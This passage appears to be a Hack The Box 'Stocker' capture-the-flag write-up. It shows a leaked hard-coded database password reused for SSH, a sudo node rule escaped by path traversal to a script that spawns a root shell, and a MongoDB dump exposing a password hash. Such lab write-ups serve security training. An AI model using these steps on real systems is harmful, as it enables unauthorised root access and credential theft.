SyntaxError: Unexpected string in JSON at position 30<br>&nbsp; &nbsp; &nbsp;at JSON.parse (<anonymous>)<br>&nbsp; &nbsp; &nbsp;at parse (/var/www/dev/node\_modules/body-parser/lib/types/json.js:89:19)<br>&nbsp; &nbsp; &nbsp;at /var/www/dev/node\_modules/body-parser/lib/read.js:128:18<br>&nbsp; &nbsp; &nbsp;at AsyncResource.runInAsyncScope (node:async\_hooks:203:9)<br>&nbsp; &nbsp; &nbsp;at invokeCallback (/var/www/dev/node\_modules/raw-body/index.js:231:16)<br>&nbsp; &nbsp; &nbsp;at done (/var/www/dev/node\_modules/raw-body/index.js:220:7)<br>&nbsp; &nbsp; &nbsp;at IncomingMessage.onEnd (/var/www/dev/node\_modules/raw-body/index.js:280:7)<br>&nbsp; &nbsp; &nbsp;at IncomingMessage.emit (node:events:513:28)<br>&nbsp; &nbsp; &nbsp;at endReadableNT (node:internal/streams/readable:1359:12)<br></pre>

Search...

0 matches

Search...

0 matches

Check /var/www/dev/index.js

6/25/2023

Thanks for shopping with us!

Your order summary:

### Item

```
const express = require("express");
const mongoose = require("mongoose");
const session = require("express-session");
const MongoStore = require("connect-mongo");
const path = require("path");
const fs = require("fs");
const { generatePDF, formatHTML } = require("./pdf.js");
const { randomBytes, createHash } = require("crypto");

const app = express();
const port = 3000;

// TODO: Configure loading from dotenv for production
const dbURI = "mongodb://dev:IHeardPassphrasesArePrettySecure@localhost/dev?authSource=admin&w=1";
```

Login with ssh

```
└─(kali㉿kali)-[~/htb/Stocker]
└─$ sshpass -p 'IHeardPassphrasesArePrettySecure' ssh -o "StrictHostKeyChecking no" angoose@stocker.htb
Warning: Permanently added 'stocker.htb' (ED25519) to the list of known hosts.
angoose@stocker:~$ id
uid=1001(angoose) gid=1001(angoose) groups=1001(angoose)
angoose@stocker:~$ cat user.txt
c82d3667211206344c0abfc35ea8ebf5
angoose@stocker:~$
```

## Root Flag

```
angoose@stocker:~$ sudo -l
[sudo] password for angoose:
Matching Defaults entries for angoose on stocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User angoose may run the following commands on stocker:
    (ALL) /usr/bin/node /usr/local/scripts/*.js
```

Gtfobin - <https://gtfobins.github.io/gtfobins/node/>

```
angoose@stocker:~$ cd /usr/local/scripts/
angoose@stocker:/usr/local/scripts$ touch a.js
touch: cannot touch 'a.js': Permission denied
```

Do directory traversal

```
angoose@stocker:/usr/local/scripts$ echo 'require("child_process").spawn("/bin/bash", {stdio: [0, 1, 2]})' > /dev/shm/a.js
angoose@stocker:/usr/local/scripts$ sudo /usr/bin/node /usr/local/scripts/../../../../dev/shm/a.js
root@stocker:/usr/local/scripts# id
uid=0(root) gid=0(root) groups=0(root)
root@stocker:/usr/local/scripts# cat /root/root.txt
58980ac7319d07992c1b6b6735cec69b
root@stocker:/usr/local/scripts#
```

## Additional

### Dump Mongo DB

```
angoose@stocker:~$ mongodump 'mongodb://dev:IHeardPassphrasesArePrettySecure@localhost/dev?authSource=admin&w=1'
2023-06-25T06:53:09.444+0000 WARNING: On some systems, a password provided directly in a connection string or using --uri may
```

be visible to system status programs such as `ps` that may be invoked by other users. Consider omitting the password to provide it via stdin, or using the `--config` option to specify a configuration file with the password.

```
2023-06-25T06:53:09.484+0000    writing dev.products to dump/dev/products.bson
2023-06-25T06:53:09.485+0000    writing dev.orders to dump/dev/orders.bson
2023-06-25T06:53:09.486+0000    writing dev.users to dump/dev/users.bson
2023-06-25T06:53:09.487+0000    writing dev.sessions to dump/dev/sessions.bson
2023-06-25T06:53:09.488+0000    done dumping dev.orders (3 documents)
2023-06-25T06:53:09.489+0000    done dumping dev.products (4 documents)
2023-06-25T06:53:09.491+0000    writing dev.basketitems to dump/dev/basketitems.bson
2023-06-25T06:53:09.492+0000    done dumping dev.users (1 document)
2023-06-25T06:53:09.492+0000    done dumping dev.sessions (6 documents)
2023-06-25T06:53:09.495+0000    done dumping dev.basketitems (0 documents)
```

```
angoose@stocker:~$ cd dump/
angoose@stocker:~/dump$ ls
dev
angoose@stocker:~/dump$ cd dev
angoose@stocker:~/dump/dev$ ls
basketitems.bson  basketitems.metadata.json  orders.bson  orders.metadata.json  products.bson  products.metadata.json
sessions.bson  sessions.metadata.json  users.bson  users.metadata.json
angoose@stocker:~/dump/dev$ bsondump users.
2023-06-25T06:54:22.893+0000    getting BSON reader failed: couldn't open BSON file: open users.: no such file or directory
angoose@stocker:~/dump/dev$ bsondump users.bson
{"_id":{"$oid":"638f116eeb060210cbd83a8a"},"username":"angoose","password":"b3e795719e2a644f69838a593dd159ac","__v":
{"$numberInt":"0"}}
2023-06-25T06:54:25.057+0000    1 objects found
```